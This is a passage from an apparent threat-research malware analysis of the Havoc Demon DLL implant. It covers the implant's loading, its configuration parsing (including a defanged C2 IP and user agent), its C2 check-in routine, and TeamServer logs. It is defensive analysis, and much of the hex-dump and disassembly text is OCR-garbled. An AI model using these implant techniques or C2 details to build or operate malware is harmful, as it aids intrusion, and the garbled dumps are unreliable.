0000025F4EEE0FA0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0FB0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0FC0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0FD0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0FE0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
	00	ŏŏ	00	ŏŏ	00	ŏŏ	ŏŏ	00	00	ŏŏ	ŏŏ	00	00	00	ŏŏ	ŏŏ	
0000025F4EEE0FF0																	x
0000025F4EEE1000	C3	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	A
0000025F4EEE1010	41	5B	48	83	C4	08	48	8B	44	24	18	4C	8B	10	4C	89	A[H.Ä.H.D\$.LL.
0000025F4EEE1020	14	24	4C	8B	50	08	4C	89	58	08	48	89	58	10	48	8D	.\$L.P.L.X.H.X.H.
0000025F4EEE1030	1D	09	00	00	00	48	89	18	48	89	C3	41	FF	E2	48	83	н.н. А́Аўа́н.
0000025F4EEE1040	EC	10	48	89	D9	48	8B	59	10	FF	61	08	0F	1F	40	00	ì.H.ÙH.Y.ÿa@.
0000025F4EEE1050		čĭ	E1	04	31	cŏ	81	Ē1	FÕ	0F	ŏō	ŏŏ	49	01	c 8	4c	HÁá.1À.áðI.ÈL
0000025F4EEE1060			02	4E	80	14	00		69		8A	ic		48	FF	c1	N1ÉEHVÁ
000002 JF4EEE1000	100	UC.	02	46	00	14	00	1	C9	45	OA	TC	UA	40	FF	CT	NIEENYA

Fig 24. Demon DLL is memory mapped without DOS and NT Headers

Now once the Demon DLL is memory mapped the KaynDllMain i.e the entrypoint of the DLL is executed by the KaynLdr as shown below, from there on the control is transferred to the Havoc Demon DLL Implant.



Analysis of Havoc Demon DLL:

The entrypoint of the Havoc Demon DLL is executed by the KaynLdr as discussed previously. Now as the Havoc Demon has many features, we will only focus on a few of them in the following blog, as the features can be deduced from its source at: <u>https://github.com/HavocFramework/Havoc</u>

So once the Havoc Demon is been executed there are four functions which are been executed by the DemonMain():

- DemonInit
- DemonMetaData
- DemonConfig
- DemonRoutine

The DemonInit is the initialization function which

- Retrieves the virtual addresses of functions from modules such as ntdll.dll/kernel32.dll by calling the API Hashing Routine discussed previously.
- Retrevies Syscall stubs for various NTAPI's
- Loads various Modules via walking the PEB with stacked strings
- Initialize Session and Config Objects such as Demon AgentID, ProcessArch etc.

Now let's understand how the Configuration is being parsed via the DemonConfig() function.

The Demon's Configuration is been stored in the .data section as shown in the screenshot below

. 44 La. 200000030304030L									
.data:0000000363D4038C	db	0				.data:000000363D40409	db db	4Db	; M
.data:000000363D4038E	db	0	Target Process for Injection		+	.data:0000000363D4040A	db	4DN 0	; M
.data:0000000363D4038E	db	0		н	ost	.data:000000363D40408	db db	6Fh	
.data:000000363D40381	db	43h	. data:000000363D403E1	db	0		db		; 0
.data:0000000363D40390	db	3Ah	, с	db	31h ; 1	.data:000000363D4040D	db db	0	
.data:0000000363D40391	db	5Ch	· ·	db	0	.data:0000000363D4040E .data:0000000363D4040E	db	7Ah Ø	; Z
.data:0000000363D40392	db	57h) \	db	34h ; 4	.data:0000000363D4040F	db db	69h	
.data:0000000363D40393	db	69h	, W	db	0			69n 0	; 1
.data:0000000363D40394	db	6Eh		db	36h;6	.data:000000363D40411	UserAgent db		. 1
.data:0000000363D40395	db	64h	5 11	db	0	.data:000000363D40412		6Ch Ø	; 1
.data:0000000363D40390	db	6Fh	u ،	db	2Eh ; .	.data:000000363D40413	db	-	. 1
.data:0000000363D40397	db	77h	, .	db	0	.data:000000363D40414	db	6Ch	; 1
.data:0000000363D40398	db	73h	, w	db	31h ; 1	.data:000000363D40415	db	0	
.data:0000000363D40399			<u>د ر</u>	db	0	.data:000000363D40416	db	61h	; a
.data:0000000363D4039A	db db	5Ch 53h	, , , , , , , , , , , , , , , , , , , ,	db	39h; 9	.data:000000363D40417	db	0	,
			,	db	0	.data:000000363D40418	db	2Fh	; /
.data:000000363D4039C	db	79h	, y	db	30h; 0	.data:000000363D40419	db	0	
.data:000000363D4039D	db	73h	5	db	0	.data:000000363D4041A	db	35h	; 5
.data:000000363D4039E	db	74h	, -	db	2Eh ; .	.data:000000363D4041B	db	0	
.data:000000363D4039F	db	65h	,	db	0	.data:000000363D4041C	db	2Eh	; · ·
.data:000000363D403A0	db	6Dh	,	db	34h ; 4	.data:000000363D4041D	db	0	
.data:000000363D403A1	db	33h	,	db	0	.data:000000363D4041E	db		; 0
.data:000000363D403A2	db	32h	, 2	db	38h; 8	.data:000000363D4041F	db	0	
.data:000000363D403A3	db	5Ch		db	0	.data:000000363D40420	db	20h	
.data:000000363D403A4	db	6Eh	5 11	db	2Eh ; .	.data:000000363D40421	db	0	
.data:000000363D403A5	db	6Fh	, 0	db	0	.data:0000000363D40422	db	28h	; (
.data:000000363D403A6	db	74h	,	db	32h; 2	.data:000000363D40423	db	0	
.data:000000363D403A7	db	65h	, _	db	0	.data:0000000363D40424	db	57h	; W
.data:000000363D403A8	db	70h	3 P	db	32h; 2	.data:000000363D40425	db	0	
.data:000000363D403A9	db	61h	, .	db	0	.data:0000000363D40426	db	69h	; i
.data:000000363D403AA	db	64h				.data:0000000363D40427	db	0	
.data:000000363D403AB	db	2Eh		db	39h ; 9	.data:0000000363D40428	db		; n
.data:000000363D403AC	db	65h		/		.data:0000000363D40429	db	0	
.data:000000363D403AD	db		; x			.data:0000000363D4042A	db	64h	; d
.data:000000363D403AE	db	65h	; e			.data:0000000363D4042B	db	0	
.data:000000363D403AF	db	1Fh				.data:0000000363D4042C	db	6Fh	; 0
.data:000000363D403B0	dh	0				.data:0000000363D4042D	db	0	
			Demon Configuration stored			.data:000000363D4042E	db	77h	; W
			Demon configuration stored			.data:000000363D4042F	db	0	
						.data:000000363D40430	db	73h	; 5

Fig 26. Demon Configuration stored in the .data section

The DemonConfig function parses the configuration by indexing the various required values from the config. Following is the configuration for the Demon DLL used in the campaign.

Configuration:

- Sleep: 2 (0x2)
- Injection:
 - Allocate: Native/Syscall (0x2)
 - Execute: Native/Syscall (0x2)
- Spawn:
 - x64: C:\Windows\System32\notepad.exe
 - x86: C:\Windows\SysWOW64\notepad.exe
- Sleep Obfuscation Technique: Ekko (0x2)
- Method: POST
- Host: 146[.]190[.]48[.]229
- Transport Secure: TRUE
- UserAgent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537/36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36

UUUUU22JUBCEUJUA	E0 01400000	Call 22000CEADIO		
000002250BCE630F	FFC3	inc ebx		
000002250BCE6311 ^	EB CF	jmp 2250BCE62E2		
000002250BCE6313	0FBF0D 32A20000	movsx ecx, word ptr ds: [2250BCF054C]		
000002250BCE631A	31DB	xor ebx.ebx		Host - CnC
000002250BCE631C	E8 6F470000	call 2250BCEAA90		Host Che
000002250BCE6321	4C:89E1	mov rcx.r12		
000002250BCE6324	48:8905 09A20000	mov gword ptr ds:[2250BCF0534],rax	rax:&L"146.190.48.229"	
000002250BCE632B	E8 005D0000	call 2250BCEC030		LI. A. L. L
000002250BCE6330	4C - 89EA	mov rdx r13		User Agent
ds:[<&Rt1AllocateHea				
otr ss:[rsp+2C]				
ds:[2250BCF055A].rax	000002250BCE055A	:&L"Mozilla/5.0 (Windows NT 6.1: WOW64)	Applewebkit/537.36 (KHTML.	like Gecko) Chrome/96.0.4664.110 S
		0 (Windows NT 6.1; WOW64) ApplewebKit/5		
	raate Mozirra/ 5.	o (mindono in orig, nowody Apprewebkre/s	sitise (kinie) tike deekoy en	- Sine, Seren 400 - 1210 Sur un 17 557 - 50

Fig 27. Demon Configuration - Host (CnC) and UserAgent parsed

The **DemonRoutine()** function is the main loop for the malware, it is responsible for connecting to the command and control (C2) server, waiting for tasks from the server, executing those tasks, and then waiting again for more tasks and running indefinitely. It does the following things:

- First, it checks if it is connected to the C2 server. If not, it calls TransportInit() to connect to the server.
- If the connection is successful, it enters the CommandDispatcher() function, which is responsible for a task routine which parses the tasks and executes them until there are no more tasks in the queue.
- If the malware is unable to connect to the C2 server, it will keep trying to connect to the server again

Now let's understand how it connects to the TransportInit function:

TransportInit() is responsible for connecting to the C2 server and establishing a session. It first sends the AES encrypted MetaData packet i.e the Check-in request generated via the DemonMetaData() function through the PackageTransmit() function, which could be sending data over HTTP or SMB, depending on the value of the TRANSPORT_HTTP or TRANSPORT_SMB macro. If the transmission is successful, it then decrypts the received data using AES encryption with a given key and initialization vector on the TeamServer. The decrypted data is then checked against the agent's ID, and if they match, the session is marked as connected and the function returns true.




Fig 28. Metadata Structure - CheckIn Request

TransportSend() is used to send data to the C2 server. It takes a pointer to the data and its size as input, and optionally returns received data and its size. It then creates a buffer with the data to be sent, and depending on the transport method, it either sends the data over HTTP or SMB.




Fig 29. TransportSend Function Arguments With Encrypted Data of the Check In request

On the Teamserver end the CheckIn request with the metadata packet is been decrypted and showcased on the terminal with both encrypted and decrypted details of packets sent and received

[08:55:32]	1 [[BLIG	;1	age	ont	Par	rsel	?esn	onse	a• 21	141	Re	asno	onse	. .		
000000000								a8			-		de			£2	h*JH@.B
00000010								2e					e4				@.p.f(
00000020								f6					d0				p.\$J1xXD
00000030								16					8a				I3;PD
00000040						27							bb				<.w[.':kQ'.]
00000050						31							de				121L.%[]
00000060						e3							07				."iwP
00000070						50							3a				fW4P 3:1
00000080						e0							97].C.'.xQS
00000090	78	a2	39	4d	1a	20	85	ef	7d	6d	cd	79	98	ab	08	4 f	[x.9M}m.y0]
000000a0	83	ea	73	6b	df	07	64	7a	c9	21	9a	b3	f3	77	1f	74	skdz.!w.t
00000060	83	55	6f	e7	76	4f	f2	d1	8d	df	a0	33	fb	74	ed	97	.Uo.v03.t
000000c0	c2	36	d3	31	0d	a8	62	be	58	b9	6e	ea	72	94	64		.6.1b.X.n.r.d
[08:55:32]] [[BUG	5]	[age	ent.	. Par	rsel	Resp	onse	e:27	73]:	: Al	ES I	(EY			
00000000	e6	86	1e	90	68	2a	10	a8	a0	4a	48	40	de	42	1e	f2	h*JH@.B
00000010	40	9a	70	14	66	28	06	2e	9a	d4	7c	d0	e4	e6	fc	сс	@.p.f(
[08:55:32]] [[)BU(i] [[age	ent	. Par	rsef	Resp	onse	27	74]:	: Al	E S]	[V :			
00000000	70	c4	24	4a	6c	78	8e	f6	58	90	b2	0e	d0	44	ce	b0	[p.\$J1xXD]
[08:55:32]									onse	e:27							
] [[)BU(6]	[age	ent	. Par	rsel		06	df	76]: 02	: Bı 13	uffe 8a	er: 89		20	I3;PD
[08:55:32]] [[a1)BU(dd	5] 49	[age 33	ent. 3b	.Par 50	rsef 44	Resp	06	df	76]: 02	: Bı 13	uff€	er: 89		20	I3;PD <.w[.':kQ'.
[08:55:32] 00000000] [[a1 3c)BU(dd a9	6] 49 77	[age 33 5b	ent 3b d4	. Par 50 27	rsef 44 3a	Resp 16	06 ad 4c	df a3 aa	76] 02 db 25	: Bı 13 51 5b	uffe 8a bb de	er: 89 a3 b3	27 c2	20 15 15	I3;PD
[08:55:32] 00000000 00000010 00000020 00000030] [[a1 3c 6c 1f)BU(dd a9 0f 22	6] 49 77 e3 1d	[age 33 5b e2 e8	ent 3b d4 32 87	.Par 50 27 31 e3	rsef 44 3a 15 69	Resp 16 6b d1 77	06 ad 4c d9	df a3 aa	76] 02 db 25	: Bı 13 51 5b	uffe 8a bb	er: 89 a3 b3	27 c2	20 15 15	I3;PD <.w[.':kQ'. 121L.%[."iwP
[08:55:32] 00000000 00000010 00000020 00000030 00000040] [[a1 3c 6c 1f 66)BU(dd a9 0f 22 f1	3] 49 77 e3 1d 94	[age 33 5b e2 e8 57	ent 3b d4 32 87 34	. Par 50 27 31 e3 50	rsef 44 3a 15 69 c7	Resp 16 6b d1 77 82	06 ad 4c d9 7c	df a3 aa c4 19	76] 02 db 25 50 c1	: Bi 13 51 5b 9a 33	uffe 8a bb de 07 3a	er: 89 a3 b3 84 1d	27 c2 87 d8	20 15 15 b2 31	<pre> I3;PD <.w[.':kQ'. 121L.%[."iwP fW4P 3:1 </pre>
[08:55:32] 00000000 00000010 00000020 00000030 00000040 00000050] [[a1 3c 6c 1f 66 03)BU(dd a9 0f 22 f1 8f	3] 49 77 e3 1d 94 85	[age 33 5b e2 e8 57 12	ent 3b d4 32 87 34 af	. Par 50 27 31 e3 50 e0	rsef 44 3a 15 69 c7 d0	€esp 16 6b d1 77 82 5d	06 ad 4c d9 7c a8	df a3 aa c4 19 43	76] 02 db 25 50 c1 c0	: Bi 51 5b 9a 33 27	uffe 8a bb de 07 3a 97	er: 89 a3 b3 84 1d 78	27 c2 87 d8 51	20 15 15 b2 31 53	<pre> I3;PD <.w[.':kQ'. 121L.%[."iwP fW4P 3:1].C.'.xQ5 </pre>
[08:55:32] 00000000 00000010 00000020 00000030 00000040 00000050 00000050] [[a1 3c 6c 1f 66 03 78)BU(dd a9 0f 22 f1 8f a2	49 77 e3 1d 94 85 39	[age 33 5b e2 e8 57 12 4d	ent. 3b d4 32 87 34 af 1a	. Par 50 27 31 e3 50 e0 20	rsef 44 3a 15 69 c7 d0 85	Resp 16 6b d1 77 82 5d ef	06 ad 4c d9 7c a8 7d	df a3 aa c4 19 43 6d	76]: 02 db 25 50 c1 c0 cd	: Bı 13 51 5b 9a 33 27 79	uffe 8a bb de 07 3a 97 98	er: 89 a3 b3 84 1d 78 ab	27 c2 87 d8 51 08	20 15 15 b2 31 53 4f	<pre> I3;PD <.w[.':kQ'. 121L.%[."iwP fW4P .3:1].C.'.xQ5 x.9M}m.y0 </pre>
[08:55:32] 00000000 00000010 00000020 00000030 00000040 00000050 00000050 00000060] [[a1 3c 6c 1f 66 03 78 83)BU(dd a9 0f 22 f1 8f a2 ea	6] 49 77 e3 1d 94 85 39 73	[age 33 5b e2 e8 57 12 4d 6b	ent. 3b d4 32 87 34 af 1a df	. Par 50 27 31 e3 50 e0 20 07	rsef 44 3a 15 69 c7 d0 85 64	Resp 16 6b d1 77 82 5d ef 7a	06 ad 4c d9 7c a8 7d c9	df a3 c4 19 43 6d 21	76]: 02 db 25 50 c1 c0 cd 9a	: Bu 13 51 9a 33 27 79 b3	uffe 8a bb de 07 3a 97 98 f3	er: 89 a3 b3 84 1d 78 ab 77	27 c2 87 d8 51 08 1f	20 15 15 52 31 53 4f 74	<pre> I3;PD <.w[.':kQ'. 121L.%[."iw.P fW4P 3:1].C.'.xQS x.9M}m.y0 skdz.!w.t </pre>
[08:55:32] 00000000 00000010 00000020 00000030 00000040 00000050 00000050 00000050 00000070 00000080] [[a1 3c 6c 1f 66 03 78 83 83)BU0 dd a9 0f 22 f1 8f a2 ea 55	6] 49 77 e3 1d 94 85 39 73 6f	[age 33 5b e2 e8 57 12 4d 6b e7	ant. 3b d4 32 87 34 af 1a df 76	.Par 50 27 31 e3 50 e0 20 07 4f	rsef 44 3a 15 69 c7 d0 85 64 f2	Resp 16 6b d1 77 82 5d ef 7a d1	06 ad 4c d9 7c a8 7d c9 8d	df a3 c4 19 43 6d 21 df	76]: 02 db 25 50 c1 c0 cd 9a a0	: Bi 51 5b 9a 33 27 79 b3 33	uffe 8a bb de 07 3a 97 98 f3 fb	er: 89 b3 b3 1d 78 ab 77 74	27 c2 87 d8 51 08 1f ed	20 15 52 31 53 4f 74 97	<pre> I3;PD <.w[.':kQ'. 121L.%[."iw.P fW4P 3:1].C.'.xQS x.9M}m.y0 skdz.!w.t .Uo.v03.t </pre>
[08:55:32] 00000000 00000010 00000020 00000030 00000040 00000050 00000050 00000060] [[a1 3c 6c 1f 66 03 78 83 83)BU0 dd a9 0f 22 f1 8f a2 ea 55	6] 49 77 e3 1d 94 85 39 73 6f	[age 33 5b e2 e8 57 12 4d 6b e7	ant. 3b d4 32 87 34 af 1a df 76	.Par 50 27 31 e3 50 e0 20 07 4f	rsef 44 3a 15 69 c7 d0 85 64 f2	Resp 16 6b d1 77 82 5d ef 7a d1	06 ad 4c d9 7c a8 7d c9 8d	df a3 c4 19 43 6d 21 df	76]: 02 db 25 50 c1 c0 cd 9a a0	: Bi 51 5b 9a 33 27 79 b3 33	uffe 8a bb de 07 3a 97 98 f3 fb	er: 89 b3 b3 1d 78 ab 77 74	27 c2 87 d8 51 08 1f ed	20 15 52 31 53 4f 74 97	<pre> I3;PD <.w[.':kQ'. 121L.%[."iw.P fW4P 3:1].C.'.xQS x.9M}m.y0 skdz.!w.t </pre>
[08:55:32] 00000000 00000010 00000020 00000030 00000040 00000050 00000050 00000060 00000070 00000080 00000080] [[a1 3c 6c 1f 66 03 78 83 83 c2)BU(dd a9 0f 22 f1 8f a2 ea 55 36	6] 49 77 e3 1d 94 85 39 73 6f d3	[age 33 5b e2 e8 57 12 4d 6b e7 31	ent. 3b d4 32 87 34 af 1a df 76 0d	.Par 50 27 e3 50 e0 20 07 4f a8	sef 44 3a 15 69 c7 d0 85 64 f2 62	€esp 16 6b d1 77 82 5d ef 7a d1 be	06 ad d9 7c a8 7d c9 8d 58	df a3 c4 19 43 6d 21 df b9	76] 02 db 25 50 c1 c0 9a a0 6e	: Bi 51 5b 9a 33 27 79 b3 33 ea	uffe 8a bb de 07 3a 97 98 f3 fb 72	er: 89 a3 b3 84 1d 78 ab 77 74 94	27 c2 87 d8 51 08 1f ed 64	20 15 52 31 53 4f 74 97	<pre> I3;PD <.w[.':kQ'. 121L.%[."iw.P fW4P 3:1].C.'.xQS x.9M}m.y0 skdz.!w.t .Uo.v03.t </pre>
[08:55:32] 00000000 00000010 00000020 00000030 00000040 00000050 00000050 00000050 00000050 000000] [[a1 3c 6c 1f 66 03 78 83 83 c2] [[0800 dd a9 0f 22 f1 8f a2 ea 55 36	6] 49 77 e3 1d 94 85 39 73 6f d3	[age 33 5b e2 e8 57 12 4d 6b e7 31	ant. 3b d4 32 87 34 af 1a df 76 0d	. Par 50 27 31 e3 50 e0 20 07 4f a8 . Par	rsef 44 3a 15 69 c7 d0 85 64 f2 62	€esp 16 6b d1 77 82 5d ef 7a d1 be	06 ad 4c d9 7c a8 7d c9 8d 58 onse	df a3 aa c4 19 43 6d 21 df b9	76]; 02 db 25 50 c1 c0 cd 9a a0 6e 30];	: Bi 51 5b 9a 33 27 79 b3 33 ea : At	uffe 8a bb 07 3a 97 98 f3 fb 72 fter	2r: 89 a3 b3 84 1d 78 ab 77 74 94 20	27 c2 87 d8 51 08 1f ed 64	20 15 52 31 53 4f 74 97	<pre> I3;PD <.w[.':kQ'. 121L.%[."iw.P fW4P 3:1].C.'.xQS x.9M}m.y0 skdz.!w.t .Uo.v03.t .6.1b.X.n.r.d </pre>
[08:55:32] 00000000 00000010 00000020 00000030 00000040 00000050 00000050 00000060 00000080 00000080 00000090 [08:55:32] 00000000] [[a1 3c 6c 1f 66 03 78 83 c2 2 [[[0c)BU(dd a9 0f 22 f1 a2 ea 55 36)BU(84	6] 49 77 e3 1d 94 85 39 73 6f d3 6f d3 dc	[age 33 5b e2 e8 57 12 4d 6b e7 31 [age f0	ant. 3b d4 32 87 34 af 1a df 76 0d ent. 00	.Par 50 27 31 e3 50 20 07 4f a8 .Par 00	rsef 44 3a 15 69 c7 d0 85 64 f2 62 00	Resp 16 6b d1 77 82 5d ef 7a d1 be Resp Øf	06 ad 4c d9 7c a8 7d c9 8d 58 0nse 44	df a3 aa c4 19 43 6d 21 df b9 2:28 45	76]; 02 db 25 50 c1 c0 cd 9a a0 6e 30]; 53	: Bi 51 5b 9a 33 27 79 b3 33 ea : A 1 4b	uffe 8a bb de 07 3a 97 98 f3 fb 72 fter 54	2r: 89 a3 b3 84 1d 78 ab 77 74 94 4f	27 c2 87 d8 51 08 1f ed 64 2c: 50	20 15 b2 31 53 4f 74 97 2d	<pre> I3;PD <.w[.':kQ'. 121L.%[."iw.P fW4P 3:1].C.'.xQS x.9M}m.y0 skdz.!w.t .Uo.v03.t .6.1b.X.n.r.d </pre>
[08:55:32] 00000000 00000010 00000020 00000030 00000040 00000050 00000050 00000050 00000000] [[a1 3c 6c 1f 66 03 78 83 83 c2] [[0c 48)BU(dd a9 0f 22 f1 8f a2 ea 55 36)BU(84 4a	 49 77 e3 1d 94 85 39 73 6f d3 6f d3 6f 39 6f 53 	[age 33 5b e2 e8 57 12 4d 6b e7 31 [age f0 36	ant. 3b d4 32 87 34 af 1a df 76 0d ent. 00 4e	.Par 50 27 31 e3 50 e0 20 07 4f a8 .Par 00 4b	rsef 44 3a 15 69 c7 d0 85 64 f2 62 rsef 00 32	Resp 16 6b d1 77 82 5d ef 7a d1 be 0f 00	06 ad 4c d9 7c a8 7d c9 8d 58 0nse 44 00	df a3 c4 19 43 6d 21 df b9 2:28 45 00	76]; 02 db 25 50 c1 c0 cd 9a a0 6e 30]; 53 0c	: Bi 51 5b 9a 33 27 79 b3 33 ea : A 1 4b 53	uffe 8a bb 07 3a 97 98 f3 f5 72 fter 54 68	2r: 89 a3 b3 84 1d 78 ab 77 74 94 4f 61	27 c2 87 d8 51 08 1f ed 64 2c: 50 74	20 15 52 31 53 4f 74 97 2d 61	<pre> I3;PD <.w[.':kQ'. 121L.%[."iw.P fW4P 3:1].C.'.xQS x.9M}m.y0 skdz.!w.t .Uo.v03.t .6.1b.X.n.r.d </pre>
[08:55:32] 00000000 00000010 00000020 00000030 00000050 00000050 00000060 00000070 00000080 00000090 [08:55:32] 00000000 00000010 00000020] [[a1 3c 6c 1f 66 03 78 83 c2] [[0c 48 6b	0800 dd a9 0f 22 f1 8f a2 ea 55 36 80 84 4a 20	6] 49 77 e3 1d 94 85 39 6f d3 dc 53 4a	[age 33 5b e2 e8 57 12 4d 6b e7 31 [age f0 36	ant. 3b d4 32 87 34 af 1a df 76 0d 4e 69	.Par 50 27 31 e3 50 20 07 4f a8 .Par 00 4b 6e	rsef 44 3a 15 69 c7 d0 85 64 f2 62 sef 00 32 00	Resp 16 6b d1 77 82 5d ef 7a d1 be 0f 00 00	06 ad 4c d9 7c a8 7d c9 8d 58 0nse 44 00 00	df a3 aa c4 19 43 6d 21 df b9 2:28 45 00 00	76]: 02 db 25 50 c1 c0 c1 c0 cd 9a 6e 30]: 53 0c 00	: Bi 51 52 9a 33 27 53 63 27 53 63 27 53 27 53 27 53 60	uffe 8a bb 07 3a 97 98 f3 fb 72 fter 54 68 00	2r: 89 a3 b3 84 1d 78 ab 77 74 94 4f 61 00	27 c2 87 d8 51 08 1f ed 64 2c: 50 74 10	20 15 52 31 53 4f 74 97 2d 61 30	<pre> I3;PD <.w[.':kQ'. 121L.%[."iw.P fW4P 3:1].C.'.xQS x.9M}m.y0 skdz.!w.t .0.v03.t .6.1b.X.n.r.d </pre>
[08:55:32] 00000000 00000010 00000020 00000030 00000040 00000050 00000060 00000060 00000000 [08:55:32] 00000000 00000010 00000010 00000030] [[a1 3c 6c 1f 66 03 78 83 c2 83 c2] [[0c 48 6b 2e	0BU0 dd a9 0f 22 f1 8f a2 ea 55 36 0BU0 84 4a 20 30	6] 49 77 e3 1d 94 85 39 73 6f d3 6f d3 6f d2 53 4a 2e	[age 33 5b e2 e8 57 12 4d 6b e7 31 [age f0 36 61 30	ant. 3b 44 32 87 34 af 1a df 76 00 4e 69 2e	.Par 50 27 31 e3 50 20 07 4f a8 .Par 00 4b 6e 30	rsef 44 3a 15 69 c7 d0 85 64 f2 62 62 00 32 00 00	Resp 16 6b d1 77 82 5d ef 7a d1 be 0f 00 00 00	06 ad 4c d9 7c a8 7d c9 8d 58 00 58 00 60 00	df a3 c4 19 43 6d 21 df b9 2:28 45 00 00 00	76]: 02 db 25 c0 c1 c0 cd 9a a0 6e 30]: 53 0c 00 00	: Bi 51 5b 9a 33 27 79 b3 33 ea : At 4b 53 00 00	uffe 8a bb de 07 3a 97 98 f3 fb 72 fter 54 68 00 00	2r: 89 a3 b3 84 1d 78 ab 77 94 4f 61 00 00	27 c2 87 d8 51 ed 64 c: 50 74 10 00	20 15 52 31 53 4f 74 97 2d 61 30 00	<pre> I3;PD <.w[.':kQ'. 121L.%[."iw.P fW4P 3:1].C.'.xQS x.9M}m.y0 skdz.!w.t .Uo.v03.t .6.1b.X.n.r.d </pre>
[08:55:32] 00000000 00000010 00000020 00000030 00000050 00000050 00000060 00000070 00000080 00000090 [08:55:32] 00000000 00000000 00000010 00000020 00000030 00000040] [[a1 3c 6c 1f 66 03 78 83 c2] [[0c 48 6b 2e 00	0800 dd a9 0f 22 f1 8f a2 ea 55 36 84 4a 20 30 00	6] 49 77 e3 1d 94 85 39 6f d3 6f d2 53 4a 2e 30	[age 33 5b e2 e8 57 12 4d 6b e7 31 [age f0 36 30 43	ant. 3b 44 32 87 34 af 1a df 76 0d 4e 69 2e 3a	.Par 50 27 31 e3 50 e0 20 07 4f a8 .Par 6e 30 5c	rsef 44 3a 15 69 c7 d0 85 64 f2 62 55 00 32 00 00 55	Resp 16 6b d1 77 82 5d ef 7a d1 be 07 00 00 73	06 ad 4c d9 7c a8 7d c9 8d 58 00 58 00 65	df a3 c4 19 43 6d 21 df b9 2:28 45 00 00 00 72	76]: 02 02 02 02 02 02 02 02 02 02	: Bi 51 52 33 27 53 27 53 27 53 27 53 27 53 27 53 27 53 27 53 27 53 20 50 50 50	uffe 8a bb 07 3a 97 98 f3 fb 72 fter 54 68 00 05 3	27: 89 a3 b3 84 1d 78 ab 77 74 94 61 00 68	27 c2 87 d8 51 68 1f ed 64 2c: 50 74 10 00 61	20 15 52 31 53 4f 74 97 2d 61 30 00 74	<pre> I3;PD <.w[.':kQ'. 121L.%[."iw.P fW4P 3:1].C.'.xQS x.9M}m.y0 .skdz.!w.t .Uo.v03.t .6.1b.X.n.r.d </pre>
[08:55:32] 00000000 00000010 00000020 00000030 00000040 00000050 00000060 00000060 00000080 00000080 00000090 [08:55:32] 00000000 00000010 00000010 00000020 00000030 00000040 00000050] [[a1 3c 6c 1f 66 03 78 83 c2 83 c2 0c 48 6b 2e 00 61	0BU dd a9 0f 22 f1 8f a2 ea 55 36 0BU 84 4a 20 84 20 00 6b	6] 49 77 e3 1d 94 85 39 73 6f d3 6f d3 4a 20 20	[age 33 5b e2 e8 57 12 4d 6b e7 31 [age f0 36 61 30 43 4a	ant. 3b 44 32 87 34 34 34 4f 76 00 4e 69 2e 3a 61	.Par 50 27 31 e3 50 20 07 4f a8 .Par 00 4b 6e 30 5c 69	rsef 44 3a 15 69 c7 d0 85 64 f2 62 62 90 32 00 32 00 55 6e	Resp 16 6b d1 77 82 5d ef 7a d1 be 0f 00 00 73 5c	06 ad 4c d9 7c a8 7d c9 8d 58 00 65 44 00 00 65 44	df a3 c4 19 43 6d 21 df b9 2:28 45 00 00 72 65	76]: 02 db 25 c0 c1 c0 c2 c0 c1 c0 c0 c0 c0 c0 c0 c0 c0 c0 c0	: Bi 51 52 33 27 53 27 53 27 53 27 53 27 53 27 53 27 53 27 53 27 53 27 53 27 53 27 53 27 53 27 53 27 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 27 50 53 50 50 50 50 50 50 50 50 50 50 50 50 50	uffe 8a bb de 07 3a 97 98 f3 fb 72 fter 54 68 00 53 74	2r: 89 a3 b3 b3 b3 b3 ab 78 ab 77 94 4f 61 00 68 6f	27 c2 87 d8 51 ed 64 c: 50 74 10 00 61 70	20 15 52 31 53 4f 74 97 2d 61 30 00 74 5c	<pre> I3;PD <.w[.':kQ'. 121L.%[."iw.P fW4P .3:.1].C.'.xQS x.9M}m.y0 skdz.!w.t .Uo.v03.t .6.1b.X.n.r.d 0ESKTOP- .0.0.0 .0.0.0 0C:\Users\fime 0esktop\ </pre>
